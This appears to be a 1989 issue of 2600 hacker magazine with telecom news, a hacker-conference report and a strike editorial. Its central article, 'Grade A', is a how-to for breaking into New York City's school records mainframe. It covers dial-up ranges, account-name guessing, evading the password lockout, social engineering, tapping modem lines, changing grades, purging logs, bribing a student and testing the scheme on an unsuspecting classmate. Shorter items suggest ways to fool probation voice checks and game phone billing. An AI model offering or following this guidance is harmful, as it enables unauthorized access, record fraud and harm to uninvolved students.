at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

Competition... It's the next best thing to being there.

We've just about had it with this NYNEX/New York Telephone strike. Since early August we in the New York region have been living with substandard service, long delays getting through to information, non-responsive repair service, a suspension of new orders, 50 minute waits for service reps after interminable busy signals, and payphones that never seem to work.

Here's an exchange one of us had while trying to reach a service rep. One hour before closing, busy signal. Three phones were set to redial mode, each trying the same number. After half an hour, success! A ring, then a recording. "Due to the work stoppage, there will be a slight delay answering your call. Please hold on, etc." The announcement repeated every minute. Finally, at one minute before closing, a human being came on the line. "Hello I can't hear you," they said. "What?!" we asked incredulously. "I said I can't hear you." Click. We redialed. Sure enough, we were connected to their after-hours recording. Please call back when we're open. Right.

It gets worse. After going through about a dozen payphones in the streets of New York without a single one working properly, after losing 75 cents trying to make a local call, the New York Telephone operator suggests we place the call using a calling card. "I can't access the billing information because of the strike," she said. "But I do know the surcharge is only 45 cents."

New York Telephone has this incredible habit of fixing their own faults by charging you extra. Another example centers on our fax machine, which, according to our AT&T bill, was calling people in Delaware and staying on for 15 minutes. When we started hearing from people who were trying to send us faxes but were instead

continued on page 9

Grade "A"

by The Plague

What is UAPC?

UAPC stands for University Applications Processing Center. This is a computing and data processing facility that deals with academic record keeping and processing. One of their jobs is to process student applications for CUNY (City University of New York) schools. Another job, and this is the part that interests us most, is to process student records for the New York City public high schools.

Nearly all New York City public high schools are connected to UAPC. There are 116 public high schools in New York City (with several hundred thousand students). The reasons for interconnection are obvious. If every school had its own student data storage computer, its own proprietary software, and its own staff trained on that particular system, the cost would be too great. Not only that, but data transfer and statisical analysis would be impossible for the school system as a whole. As an example, there would be much paperwork, chaos, and confusion just to transfer a student from one school to another. Computing the drop-out rate and other valuable statistics like standardized test scores would involve every school sending in reports generated by its own computer system, and hence more paperwork, more bureaucrats, and more confusion.

So now you understand why all NYC high schools are linked by modem to this one computer. All grades, attendance, course records, and schedules for every New York City high school student are stored and processed at UAPC.

Where is UAPC?

UAPC is located in Brooklyn at Kingsborough Community College (across from Sheepshead Bay at the far end of Manhattan Beach). The actual computers and personnel are in Building T-1 (or simply building ONE). If you happen to go trashing there sometime, building T-1 is a one-story tan colored aluminum shed. It looks sort of like a gigantic tool shed. Above the entry door is written "ONE" in large black plastic lettering. By the way, you're allowed to go in. Nobody is going to check ID or anything like that. If you look like a student, no problem. The reason for this is that T-1 connects to T-2, another shed (blue in color) which has many classrooms. The actual UAPC office is directly to your right as you enter T-1.

In each New York City high school, there is something called a "program office". This room usually contains terminals and big printers and it's where each school creates class schedules for teachers and students, among other things. The staff that work in these offices are trained at UAPC.

"If you go to a New York City public high school, the chances are 95 percent that your school is on UAPC."

Technical Information about UAPC

Enough background; here's the scoop. UAPC computers run on IBM mainframes (IBM 370 and 3090). The virtual operating system that is used is MVS (which is much like the familiar VM/CMS). On top of MVS runs Wylbur (pronounced will-burr, not while-birr), which is sort of like a command shell plus a batch language plus an editor all rolled into one. On top of Wylbur, run the actual applications (jobs) for processing of grade files.

There are several applications for various tasks (entering grades, entering attendance, class scheduling, generating transcripts, and various other reports). These applications are written in a batch-

like language and are stored on disk in source code format. The reason for this is that each school has its own way of doing things (i.e., naming conventions for classes and sections), and the batch programs can be modified by either UAPC or qualified people who work in each high school's program office. These applications are submitted to run on the IBM machines with the JCL code appended at the top of each application.

Each school connects to UAPC via a terminal and modem and each school is allocated its own directory (or library as the batch-heads call them) on the system. This directory contains the applications (jobs) that the school uses each day for various activities. Data files are also contained in these directories. The data files are in a pretty-much IBM standard format (although stored in EBCDIC instead of ASCII). Input records for each application are usually fed in using punch-cards or scan-tron type readers at the local school. If you've ever gone to a New York City high school you'll know what I mean: the attendance punch-cards are brought down each day from each homeroom to the program office. Also, each teacher would fill in attendance forms (used to detect class-cutting) using a number 2 pencil. These forms look like the test forms for the SAT's.

Sometimes, however, input is entered manually at the terminal in the program office, usually for query type jobs. For instance, if one student lost his class schedule and wanted a replacement, he would have to go to the program office and ask for one. They would run that application on the terminal, print up a schedule for that student, and give it to him.

How do you know if your school is on UAPC?

If you go to a New York City public high school, then the chances are 95 percent that your school is on UAPC. If you are not sure, look for the telltale signs at your school. Does your homeroom teacher use punch-cards? Is your transcript laser-printed on white paper and divided into nice columns grouped by academic subject? Does your school's program office contain terminals and printers? Is your class schedule (a.k.a. program card) printed on 5.5" x 7" paper (either heavy-bond white or thin-bond blue)? Is your grade report (a.k.a. report card) printed on computer paper, about 5.5" high (regular width) with a blue Board of Ed logo in the middle, with explanation of grades (in blue) on the back? Do you get little yellow or white laser-printed cards in the mail when you play hookey or cut classes? Any of these sound familiar, boys and girls? They should, because almost every New York City public high school fits all these categories. If your school fits any of these (especially the punched cards and terminals in the program office), then you can be sure that your grades are lurking somewhere in the bowels of UAPC.

Logging on to UAPC

To get on, you're going to need a dial-up. It's not too much work getting the dial-up, if you do a little snooping and trashing around the program office at your school, you should find it written down somewhere. However, I will save you some time and tell you that there are at least 12 dial-ups for UAPC in the 718-332-51XX number range and several in the 718-332-55XX range. There are many more elsewhere (usually exchanges local to Kingsborough Community College).

You should only connect to UAPC on school days during valid school hours. You can connect to UAPC at either 300 or 1200 baud. However, in an effort to thwart people for finding their dial-ups, UAPC will not print anything to the screen unless you connect at the right format and hit a few of the right keys. Therefore, you should use the following procedure in order to connect: Call at 300 or 1200 baud, using 7 data bits, even parity and 1 stop bit (7E1), and local echo (or half duplex). Once connected, hit the RUBOUT/DELETE key (ASCII code 127 or 255 [hex $7F or $FF]) three times, and then hit return twice. You will be greeted with the

following:

UAPC MVS390A LINE — 10-TEN 11:59:02 03/22/89

11:59 Wednesday 89-03-22
You are signed on to U.A.P.C. Have a good day.

TERMINAL?

When you are prompted for the terminal, just enter a letter-two-digit combination (A99 works just fine).

You will then be prompted for "USER?", which is your school's login ID. The format for the username is $HSxxn, where xx is a two-letter abbreviation for your school's name, and n is a digit from 1 through 9, indicating the particular account used by the school. N is usually 1, 2, or 3. An example of a user ID is $HSST1 or $HSST2 which are the user ID's for Stuyvesant High School in Manhattan.

You can guess at your school's user ID (it's easy enough, for instance Sheepshead Bay High School would be $HSSB1 or South Shore High School would be $HSSS1, etc.), but a better way is to pick up the trash from the program office. You should find stacks of green and white printer paper that is 132 columns in width. The user ID will be almost everywhere throughout most printouts generated. Remember to look for the $HSxxn format.

After entering a valid user ID, what you will see next depends on several things. Normally you should see the "PASSWORD?" prompt, but on some accounts you may also see a "JOB?" or "KEYWORD?" prompt. This simply depends on the school, however 90 percent of the accounts only ask for the PASSWORD. The JOB and KEYWORD are simply additional passwords. However, every user ID has a PASSWORD on it. Usually only $HSxx1 accounts have JOB or KEYWORD passwords. However most schools have several accounts (usually 2 or 3), and the $HSxx2 and $HSxx3 will usually have only the "PASSWORD?" prompt. There is no difference in access privilege between the various accounts at each school. They are simply there so that more than one terminal at each school can be logged in at the same time.

Getting The Password

Naturally, you're going to need the password if you are serious about doing anything with UAPC. There are several options here. However, one option that I would not recommend is that you attempt to hack the password by brute force. UAPC has a nasty habit of allowing you 4 attempts at the password before it disables that account and notifies the security dudes at UAPC. If you disable your school's account, your school's program office must call UAPC by voice in order to reactivate it. There is a way around this, if you really want to brute-hack the account. After three password attempts, you should hang up and redial, and then do another three attempts, and so on. This will keep the counter from ever reaching 4 and disabling the account. Although it's a pain in the neck, there isn't much we can do about it. However, if you have no plans of ever getting into UAPC and just want to annoy your school, simply log on as them early each morning and disable their password. This will give them a headache to say the least, having to call up UAPC each day to reactivate their password.

Other ways of getting the password include our old favorite, social engineering. Here there are two options. You can attempt to engineer UAPC by voice, thus saying that you are the school and that you need the password. Conversely you can attempt to engineer the school by calling the program office by voice and saying that you are from UAPC and that you need them to change their password to a diagnostic password which you will so kindly provide. If you're going to do social engineering, make sure you get some valid people's names at either UAPC or at your school.

Yet another way to get the password is to do what was done in Wargames, snoop-

ing around the program office. They usually do not have the password written down. But, and this is important, you can get the password if you can somehow manage to look over the shoulder of the terminal operator when he/she is logging in. Remember, they connect to UAPC at half duplex, and thus keys are echoed locally, meaning that you will see the password on the screen as it is typed. I know this for a fact.

If you're hardware inclined, you can tap the line that connects to the modem and terminal. These lines are usually not connected to the schools switchboard, and can even be exposed outside the building itself. Use a tape recorder and a Radio Shack auto-pickup device to tape the transmission (which is usually 300 baud anyway). Play the tape into your own modem (set it on answer) and you'll be able to see the originate data (including the password) on your screen. If you haven't tapped modem lines before, I do not suggest using this method.

Note that UAPC requires each school to change their password once a month, so make sure you get the password right after they change it. This will give you plenty of time to learn how to use UAPC before you attempt any stunts with modifying data.

All About Wylbur

Okay, you're in UAPC, what now? Well, once in you will be dealing with Wylbur. Like I said before, Wylbur is sort of like a command shell plus batch language and editor all built into one. You will know you're in Wylbur when you are given a "COMMAND?" prompt.

There are some misconceptions about Wylbur that I would like to clear up right now. When most New York City hackers talk about the "grades computer" they simply refer to it as Wylbur. This is misleading because they are referring to UAPC. Wylbur is not synonymous with UAPC; the Wylbur shell is used at many different computing sites which use MVS and IBM mainframes. It's sort of like equating VAX/VMS to the computers at DEC. VMS is an operating system and has very little to do with the machines at DEC headquarters. The same holds true for Wylbur and UAPC.

Wylbur also runs on the other IBM machines at Kingsborough (which have different dial-ups, seperate from UAPC), these machines have no affiliation with the UAPC machines. Therefore students using these other machines at Kingsborough must know Wylbur as well. Lucky for us, you or any student can purchase (no ID required) a Wylbur manual at the Kingsborough bookstore (Building U) for $4. Just ask the nice lady for the "Wylbur User's Guide", written by Ganesh Nankoo, and tell 'em I sent ya. If you do get into UAPC, I strongly suggest that you buy this manual. It is very informative and can keep your ass out of hot water.

Some useful commands under Wylbur:

RUN PRINT: run the exec program in your active area and print the output.
RUN FETCH: same as above, but place output in fetch queue.
FETCH *: fetch the last output and place into your active area.
LIST: list current active area to screen.
LIST OFF: list current active area to printer.
LOCATE: locate all jobs submitted.
LOCATE *: locate last job submitted.
LOCATE 056: locate job 056.
PURGE 056: purge job 056 which is on the output queue.
COLLECT: input/enter data into your active area.
CLEAR ACTIVE: clear your active file in memory
USE #name: load the file "name" from disk into your active area.
SAVE #name: save your active area.
SET PSW: change your password.
SET KEY: change your keyword.
SHOW DIR: show current files in your directory.
SHOW USERS: show current users on UAPC.

(Note: your active file is a buffer used by the editor. You can list it, save it, clear it, load into it, run exec jobs from it, etc.)

You can also get help on UAPC by typ-

ing HELP HELP (yes, twice. One HELP will not do the trick).

Applications That Run on UAPC.

Once inside UAPC, you may have very little contact with Wylbur itself, and you will see a "WHICH JOB?" prompt instead of the "COMMAND?" prompt. The reason for this is because most of the time the applications are all automated and accessed from menus that are run by batch files which execute when you log in.

Thus, the system is very friendly. You may see a menu that asks you if you want to view a transcript, view a schedule, admit a student, dismiss a student, transfer a student, add classes, delete classes, etc. You simply choose what you want to do. Via these menus you will be able to do anything that the school administrators can do, including changing grades. Sometimes, however, there are no menus, and you will have to execute commands yourself. A list of these commands can be gotten using one of the HELP menus. Here are some of the jobs you can execute: ABSCOR, ABSINFO, ABSREP, ACADROP, ACAINFO, ACAMSTR, ADDSECT, ADDROP, ADRPLST, BATINFO, ABSINQ, CLASSLST, CODELIST, CUTINFO, CUTDEL, FIXCODES, FIXOFCL, HITRAN, GRDUPDT, LATCOR, LATINQ, MAIL, NGRUPDT, OFCLLIST, PUNRQST, REGISTER, REQADRP, REQINFO, REQUPDTE, SCAN, SCHEDULE, SKED, TRAN, TRANUPDT.

You can drop straight into Wylbur by sending a <BREAK>. This will cause your menu shell program to stop executing. If you happen to leave the menu system and do drop into Wylbur (with its "COMMAND?" prompt) you can get back to the menu system by typing RUN. This will execute the menu shell program that is currently in your active area.

Remember that each time you or your menu program submits a job (i.e., to change a grade), the job will be executed and the output will be placed on the fetch queue. If you don't want to leave a trail, then you must use one of the above Wylbur commands to find and PURGE the output of your completed jobs. If you do not PURGE the output, it has a good chance of being printed out at the program office when they print the output of all the jobs that they submitted.

Changing Grades

Clearly, this thought has crossed your mind in the past few minutes, so let me begin by saying that I do not recommend changing any records on UAPC. You can use UAPC to get all kinds of useful information on people and never get in trouble.

If you do hope to change grades and get away with it, there are several things to consider. You must remember that your guidance counselor has physical backups of all your grades in his/her little notebook. If you've gone to your counselor for advice on which classes to take, you'll recognize the book of which I speak. The grades in this book are not generated by UAPC but instead entered into the books at the end of each grading period by the counselors using a pen or pencil. This physical record is only used as backup in case UAPC gets wiped out or something like that. Comparisions between UAPC transcripts and the physical record are almost never done, unless there is some kind of disagreement between the student and the school regarding the transcript itself. If you do plan to make a clean run, you had better cover all the angles. This means bribing some stupid kid to borrow the book for a little while so that you can make some modifications, give the dude $20, and make sure he doesn't know who you are.

Guinea Pigs

Before modifying either your physical record or your UAPC grades, I would strongly suggest using a guinea pig test subject. What this means is that you should pick some kid, any kid, who goes to your school and that you have never met and never plan to meet, change their grades, purge the output on the fetch queue, sit tight for a few days, and watch what happens.

Hacking

Keep a close eye on your test subject. If you notice the kid getting suspended or federal agents running around your school or something like that, you know that you better not mess with UAPC, at least not in your school anyway. If nothing happens, then you should decide whether to take the risk of changing your own grades.

If you consider the use of innocent human guinea pigs to be distasteful, then you had better be prepared to risk your ass by using yourself instead. I do not consider it to be distasteful, but then again I am devoid of all ethics and morals anyway.


You can still bail out at this point and your life will proceed normally. However if you do change your grades (both physically and on UAPC) and nothing happens to you for several weeks, you can be almost 100 percent sure that you got away with it. Since both records (physical and UAPC) have been changed, there can be no discrepancies. Only your previous teachers will know what grades they gave you, and by now they will have forgotten who you are. Only your transcript speaks for them now. If you do get away with it, you can start mailing out those applications for Stanford and MIT.

Enough Already

(continued from page 3)

getting strange human beings in another location, we realized what had happened. Again. An incompetent repairman had routed our fax line into someone's house. They got our calls and we got their bill. Apparently, the problem was fixed without us ever being notified. New York Telephone says there's no way for us to get credit for the local calls these people must have made or for the service interruption because what happened to us simply wasn't possible. If we wanted more information, though, we could obtain a local usage list for only $1.50.

In 1984, we made reference to the AT&T strike of 1983. The strikers weren't paid, the customers were charged full price for poor service, and the company made lots of unearned money. The same is true today of NYNEX/New York Telephone. With all the confusion that divestiture brought, we now at least have options to AT&T. With New York Telephone, there is no choice. No competition. And it's high time there was.



THE GALACTIC

The Galactic Hacker Party could very well have been the strangest gathering of computer hackers ever to have assembled. It wasn't just a meeting of silicon-heads who talked binary for three days. It wasn't simply a group of rowdy individuals out to give the authorities a headache and cause general chaos wherever they ventured. Nor was it merely an ensemble of bizarre, crazy, and ultra-paranoid types, like the ones who make it to the 2600 monthly meetings in New York. The Galactic Hacker Party was *all three* of these put together, and a good bit more.

The conference took place at the Paradiso Cultural Center in Amsterdam on August 2nd, 3rd, and 4th. Hackers and techno-rats from all over the world converged on the scene, some remaining for quite some time afterwards. Information about computer systems, phone systems, famous hackers, governmental regulations, privacy abuses, and new toys flowed freely and openly. Since there are no laws against hacking in The Netherlands, there were virtually no restrictions placed on anybody.

Representatives from the Chaos Computer Club (West Germany), Hack-Tic (The Netherlands), and 2600 met for the first time, along with hackers from many other countries. We tried to figure out the best way to pool our resources, to share information, and to support one another's existence. It was most heartening to see other people in strange and distant lands who also had developed an infatuation with knowledge and a strong desire to share it. It was at the same time a bit disconcerting to see this enthusiastic spirit, and to wonder why it would seem so strange back home in America.

Like any good conference, the best things happened behind the scenes. That's where the contacts were made and the methods divulged. Press from all over the world showed up, as did people from all walks of life. It was a curiosity shop, a coming together of inquiring minds.

But enough poetics. What does this all mean? Well, for starters, it's injected us with some new enthusiasm and some brand new knowledge. We tend to forget that there's a world of diversity out there, different lifestyles, alternative ways of accomplishing things.

The Germans taught us the importance of organization. In Hamburg alone, there's at least one meeting of hackers a week. They play with computers, compare magazines (in West Germany there are several magazines that deal with hacking), and figure out their various strategies. Hacking is much more political in West Germany than any other country.

The Dutch showed us how, above all else, having fun is what really matters. Learning about the things that you're really interested in can be the most fun of all. In The Netherlands, what the authorities do or think is less than secondary.

HACKER PARTY

The openness of Dutch society helps to foster this healthy attitude.

We, the Americans, shared our beloved and practical hacking traditions, like the art of trashing. Almost as soon as we raided our first trash bin, the anti-authority Dutch figured that the dumpster of a police station would be the best place to get info! We must now live with the knowledge of what we have started.

We also helped to convey the importance of thorough scanning. It's easy to get discouraged in countries that don't have the wealth of services that we've grown accustomed to. But, regardless of how primitive or restrictive a phone system may appear, scanning almost always accomplishes something. There are now people scanning in both East and West Germany, as well as The Netherlands, England, Belgium, and France, discovering strange tones, dialing shortcuts, ringbacks, and other nice things.

Calling To The U.S.A.

One thing we'd like to advise those of you who travel abroad in the future. *Do not use USA direct to makecalls*! It may be cheaper than dialing direct from Europe, but it's still a great deal more expensive than most people seem to realize. While a three-minute call to New York may cost something like $8, so will a 10 second call, as the initial billing is for the first three minutes. After that, it's at least $1 per minute. It's extraordinarily easy to rack up a huge bill. By the way, here are the USA Direct numbers from various countries:

Australia: 0014-881-011; Austria: 022-903-011; Bahamas: 800-872-2881; Belgium: 11-0010; Bermuda: 800-872-2881; Brazil: 000-8010; British Virgin Islands: 800-872-2881; Cayman Islands: 1872; Denmark: 0430-0010; Dominica: 800-872-2881; Dominican Republic: 800-872-2881; Finland: 9800-100-10; France: 19-0011; Gambia: 001-199-220-0010; Grenada: 872; Greece: 00-800-1311; Guatamala: 199; Hong Kong: 008-1111; Hungary: 00-36-0111; Italy: 172-1011; Jamaica: 0-800-872-2881; Japan: 0039-111; New Zealand: 000-911; The Netherlands: 06-022-9111; Norway: 050-12-011; Singapore: 800-0011; St. Kitts: 800-872-2881; St. Martin: 800-1011; Sweden: 020-795-611; Switzerland: 046-05-0011; United Kingdom: 0800-89-0011; West Germany: 0130-0010.

Now you may be curious as to why we printed those numbers if they're such a rip-off. Because it doesn't have to be a rip-off if you're smart about it. You can use USA Direct to call person-to-person collect to someone who isn't there. The person who answers will then get your number and call you back. No matter what service they use, the cost will be substantially less. USA Direct is also a great way to get free directory assistance for anywhere in the U.S. That's right, they charge 60 cents per call over here, but from overseas it's free!

continued on page 45

British Telecom: Guilty

The following plea was sent by British Telecom to the British people.

British Telecom is asking customers to be patient - and to *listen* for the changes which are taking place as a result of its annual multi-million pound investment programme.

Many people dislike change. Others may feel changes are of questionable value. A lot of money is being spent - but on what?

That old familiar sight, the red telephone box, is disappearing from view. Some people see this as a change for the worse - yet the new tough, easy-clean booths, with clear telephone keypads make life a touch easier for thousands who would not or could not previously use a public telephone.

A few people even dislike having a push-button, digital 'phone in their home, instead of the old 'dial' variety - yet without the switch the vast potential of telecommunications technology could not be unleashed.

Questions are often raised about the high numbers of bright yellow vans spotted around the country, and the traffic problems they sometimes cause. But British Telecom engineers often have to park at inconvenient points temporarily, simply to carry out installation and repair work.

British Telecom is working hard to improve service to its customers, and to offer the best possible value for money. Most people will have heard about the network 'going digital', and ultimately this will revolutionise the way we communicate.

However, until all the cables and equipment are in place to link up the entire country, the customer down the road may not fully appreciate the changes which are taking place.

Once the actual telephone exchange where your line is connected 'goes digital', it can open up a whole new range of communications possibilities. Under an optional package of Star Services, calls can be forwarded to another number anywhere in the country under automatic call diversion - invaluable, for example, for the one-man business which needs to stay in touch 24 hours a day. A big advantage is that callers need only ring one number - wherever you happen to be.

All you need is an approved multi-frequency 'phone which plugs in to the usual socket.

Another option is a three-way calling conference facility, where business meetings can be held down the telephone line. It can also be used for family conferences. Think of the savings on telephone bills!

Other developments will be useful to the non-business user. Itemised billing is being progressively introduced, and another facility will enable you to ring a number and check immediately what a call has cost.

The all-talking, singing, dancing exchange is just around the corner, with everything geared towards helping the customer get the best possible use out of the 'phone.

The average digital exchange is capable of transmitting around 250 'messages', from helping you to find out what a call has cost to sending a polite message to remind you to replace your handset. If polite requests fail, it resorts to a Howler - a screech which will alert you even if you do happen to be at the bottom of the garden!

The inside of the exchange has been transformed, too. The old, conventional switching equipment has been replaced by rows of blue and grey cabinets housing printed circuit boards.

One floor of equipment replaces what used to take up two floors, and the technology is getting more compact all the time. The new equipment is cleaner, virtually maintenance free, and much quieter.

If a fault occurs, the card controlling that particular line is replaced with another, and the problem card is sent away for repair.

The size of the mainframe computer has also reduced, and the battery back-up units are clean and maintenance free.

It all heralds another world, but although the 'character' may have changed, the new hi-tech equipment is making everyone's life

(continued on page 30)

The death of COSMOS?

In the summer edition of COSMOS Currents, a newsletter put out by Pacific Bell/Pacific Telesis, the death of COSMOS is said to be on the way. "Tired of those old outdated dial-up COSMOS TTY43's?" one of the articles reads. "Well, get ready to kiss them goodbye. To better secure COSMOS, all dial-up machines are being replaced with Private Line terminals. Funds have been approved for their removal, to be replaced with new CITOH 326's (or some equivalent hardware). This project is being done to comply with the Pacific Bell Security Information Policies, and to prepare the way for the eventual replacement of COSMOS with the new SWITCH product."

All that we know about SWITCH is that it used to be called ASCOT and that there was an article about its future in the spring edition of COSMOS Currents. They go on to brilliantly deduct that "the main cause of hackers breaking into the COSMOS database has been access to the dial-up COSMOS network. This project will eliminate that threat. What remaining staff and Systems Technology personnel that must remain on dial-up circuits will be secured through other means (i.e., tokens)." Tokens? As in coins? Token minorities? What could they be referring to?

"More users [of COSMOS] also translates into more people that have access to the database, and hence the opportunity to degrade its integrity. The long range answer to many of these types of concerns will be forthcoming with the availability of SWITCH in the early to mid 1990s. Until then we are the stewards who must keep COSMOS running effeciently [sic]." And then a few rousing choruses of the company song.

A new telephone number has also been announced for the COSMOS Client Community that encompasses everything from simple repair to the COSMOS Hotline, MIZAR Hotline, the CCTACs, the DDTAC, placing an order, etc. That number (811-DATA) can only be reached from within California and is answered by a voice response unit that directs the call.

Has anyone else heard anything about SWITCH or its equivalent in other parts of the country? If so, forward the info here.

STAFF

Editor-In-Chief
Emmanuel Goldstein
Artwork
Holly Kaufman Spruch
Ken Copel
Design
Zelda and the Right Thumb

Writers: Eric Corley, John Drake, Paul Estev, Mr. French, The Glitch, The Infidel, The Plague, David Ruderman, Bernie S., Lou Scannon, Silent Switchman, Violence, and the growing anonymous bunch.

Technological Marvels

US Sprint swears that its billing problems are ending. They're introducing a new system meant to replace all the old systems that never quite agreed to forced integration. Does this mean that Sprint will stop sending us bills for six-month old calls? Stay tuned. (By the way, it's perfectly all right to pay those bills six months late. At least with us it is.)

☎

Get ready for the new Sprint Voicecards. Now in the testing stage, they may soon become commonplace. This is how they say it will work: "You begin by taking the first two steps you would take in using the US Sprint FON Card. You dial the 800 number and punch in the number you're calling. Then, instead of dialing your FON Card number, you dial an easy-to-remember number, such as your birth date, and give a two-second personal verbal password." If the technology is a thousand times better than Sprint's billing system, it just might work. Of course, then it will be subjected to another more sophisticated testing stage: us.

☎

Voiceprints of another sort are being tested in Suffolk County, New York. The authorities are experimenting with an "electronic barbed wire" system, similar to ones that seem to be popping up all over the nation. It works like this: the "system" calls a prisoner on probation at his home at any time of the day or night. When the person answers, the computer tells him to name ten states (thereby assuming he/she has had a college-level education). If the voice doesn't match the one in memory, a probation officer's beeper goes off and the prisoner gets a visit. It seems easy enough to fool for now. A series of tapes would be good enough to act as a substitute for the real voice and they could be played on demand by an accomplice while the prisoner is on his/her way to a new location. And once he/she gets there, call forwarding will take care of the rest. Naturally, the solution to the shortcomings will eventually be cameras. It's probably better than prison, but a giant step closer to Big Brother. Not to worry, it's for our own good, remember?

☎

And speaking of surveillance, guess what Nielsen Media Research has come up with? A brilliant new way of finding out what people are watching on television, that's what! You guessed it, cameras, no bigger than a breadbox, that would, according to the New York Times, identify members of a household and record, second by second, when they are watching television, when they leave the room, and even when they avert their eyes to read a newspaper. The Nielsen people think it'll be a big hit because people won't have to do anything. The device will focus on facial features, first deciding if a face is recognizable and then whether or not the face is directed toward the set. Twenty-four hours a day.

Hacker Spies

You may have heard of some computer hackers being indicted in Hannover, West Germany for KGB spying. While some media have reported a link between these people and the Chaos Computer Club, we find no such link at all. What many fail to realize is that Chaos reports hacking activi-

ty to the world, much like 2600. They are not themselves actively involved. Remember this the next time you read sensationalist reports in the papers.

Nynex Bigotry

One we somehow missed last year...it seems the Nynex Yellow Pages has problems with the twentieth century. Heritage of Pride Incorporated is a Manhattan-based gay and lesbian organization. When Nynex asked them what category they wanted to be listed under in the phone book, they responded with "Gay and Lesbian Organizations". That won't do, said Nynex. Try something like "Escort Services", "Nightclubs", or "Human Services Organizations". Heritage of Pride filed a complaint with the New York City Human Rights Commission, charging Nynex with violating the city's human rights ordinance which prohibits discrimination on the basis of sexual orientation. A category for homosexual groups in Manhattan could easily contain over 100 listings. We're not sure how it turned out because we can't get ahold of the new yellow pages (Nynex strike). Regardless, it will no doubt be replayed all over the country.

Dial-It News

Pacific Bell has a new 900 service classification. The 505 exchange will be used for chat services, 303 for sex talk, and 844 for everything else. Also, a recorded message at the beginning of the call must give the charges. And if charges for either 900 or 976 calls exceed $75 in one month, Pacific Bell will send you a letter telling you what a fool you are.

☎

A way to get sort of even with all of those ripoff phone numbers that charge absurd prices. Unlike just about everywhere else in the country, 976 numbers in parts of California are reachable from other parts of the country. This means that you'll only be charged the rate to California, which can be substantially less than a local call to a 976 number, especially at night. It seems that Pacific Bell lacks either the technology or the inclination to block these calls. But it's possible that your local company may have put a block on its end, in which case you'll be denied access. Also, only one long distance company seems to complete calls to 976 numbers: AT&T. All the rest will give you error messages of some sort. Some numbers that are reachable: 213-976-WAKE, a computerized wake-up service which is only good for waking people up in California, 415-976-4297 and 213-976-9769, a couple of "hot" conference lines, and 213-976-1010, a computerized matchmaker service. Even at "normal" prices, we think you'll feel ripped off.

Payphone Choices

Three-quarters of the owners of property where Bell payphones are located have chosen AT&T over other long distance companies for operator-assisted calls on those phones. MCI got 10 percent, Sprint 8 percent, and all of the little companies got the rest (around 7 percent). Some of those little companies are AOS companies, which often charge exhorbitant rates and try to make customers think they're using AT&T. These percentages are in line with the choices made by residential customers.

☎

The Missouri Public Service Commission has outlawed AOS companies

in businesses (hotels, malls, etc.) and at public phones, saying that these services are not in the public interest. However, consumers are still free to be ripped off within their homes if they so choose.

Overseas Access

AT&T is reportedly trying to get permission to make calls to Vietnam, one of a few countries that are impossible to call from the United States. When dialing overseas, there are two possibilities: either you can dial the country direct, assuming you have direct overseas dialing capability or you have to go through an international (IOC) operator who places the call for you, sometimes after a lengthy delay. But then there are countries like Vietnam, where there is no access at all from the United States. Usually it's because of an argument or a war or something of that nature. But things are looking optimistic for a connection with Vietnam since the government there appears interested in having AT&T ring its phones. An agreement also appears imminent for direct-dial service to the Soviet Union (7), now reachable only through an operator. Some other countries that are currently unreachable are Cambodia (855), North Korea (850), and Albania (355). Numbers in parentheses are those countries' country codes. Vietnam's country code is 84. If anyone knows of other unreachables or has an alternative way of reaching these countries, let us know!

News From The U.K.

Waits for directory assistance in England are commonplace. To help alleviate this, the voice of actress Julie Berry will soon speak the desired phone number to customers. It's estimated that this will reduce operator time by one third. The automatic voice response (AVR) works like this: the operator searches for the number in the usual way by asking for name, locality, and street. The operator keys this information into the computer. The system then displays a list of possible numbers on the screen. The operator touches a button on the keyboard to identify the required number and switches over to AVR. The AVR equipment assembles the number message from its store of exchange names (a major difference from the U.S.) and numbers recorded by Julie Berry and then gives it to the caller. For example, "The number you require is Ipswich, 0473, 227848. I repeat, 0473, 227848. Please hold if you need to speak to an operator." Ms. Berry had to record all of British Telecom's 6,000 exchange names, plus the full set of numbers and number combinations, in the different inflections with which they are spoken depending on their position in the complete number. For example, the last four digits in the number 01-356 5366 are spoken "five three double six"; the inflection on the double six in that position is different from that used when the number "double six five three" is spoken. Recordings of exchange names of uncertain pronunciation were sent to British Telecom operators in the relevant localities for checking, and if necessary, re-recording. For some Welsh names, a Welsh operator sat with Ms. Berry during the recording to make sure the name was spoken correctly. Earlier this year, call handling time was also reduced by introducing a recorded message at the beginning of the call, much like the systems in use in the United States. Each of British Telecom's 10,000 directory assistance operators records an opening message of

"Directory enquiries; what name please?" that is heard by the caller as the call is being connected. All of these time-saving measures will bring the average human operator time down from 39 seconds to about 25 seconds.

☎

British Telecom is expected to buy Tymnet from McDonnell Douglas for $355 million. Tymnet is one of the world's largest data networks, with local access in 750 U.S. locations. It ought to be interesting having a British phone company running America's second largest public data network. Telenet is, of course, number one.

☎

Chatlines have been banned by British Telecom. They had been operating on two special exchanges: 0898 and 0077. BT cut off service to eight companies that didn't obey their order. A spokesperson says, "Reports from customers and our own enquiries suggest that some lines, not normally used for chatlines, may have been switched to that purpose. We are continuing to monitor the many thousands of telephone lines which have the capability to be used for chatline services and will cut them off as we track them down." They've also set up a snitch line (0272) 252801 for customers to call if they know of a chatline. By British Telecom's own definition, the ban effects any call in which more than two people take part in a live conversation. We all know how dangerous that can be.

One Less Choice

As of August 1, The Source Information Network no longer exists. Compuserve bought its main competitor and promptly shut it down.

Privacy? What's That?

According to Boardwatch Magazine, Representative George Gekas of Pennsylvania has introduced a bill that would require BBS operators and information services to provide names and addresses of persons suspected of using communications networks to commit crimes without requiring a search warrant. The bill (House Bill 2082) could also force phone companies to give this information, again without a search warrant. It's been a bad summer, folks.

☎

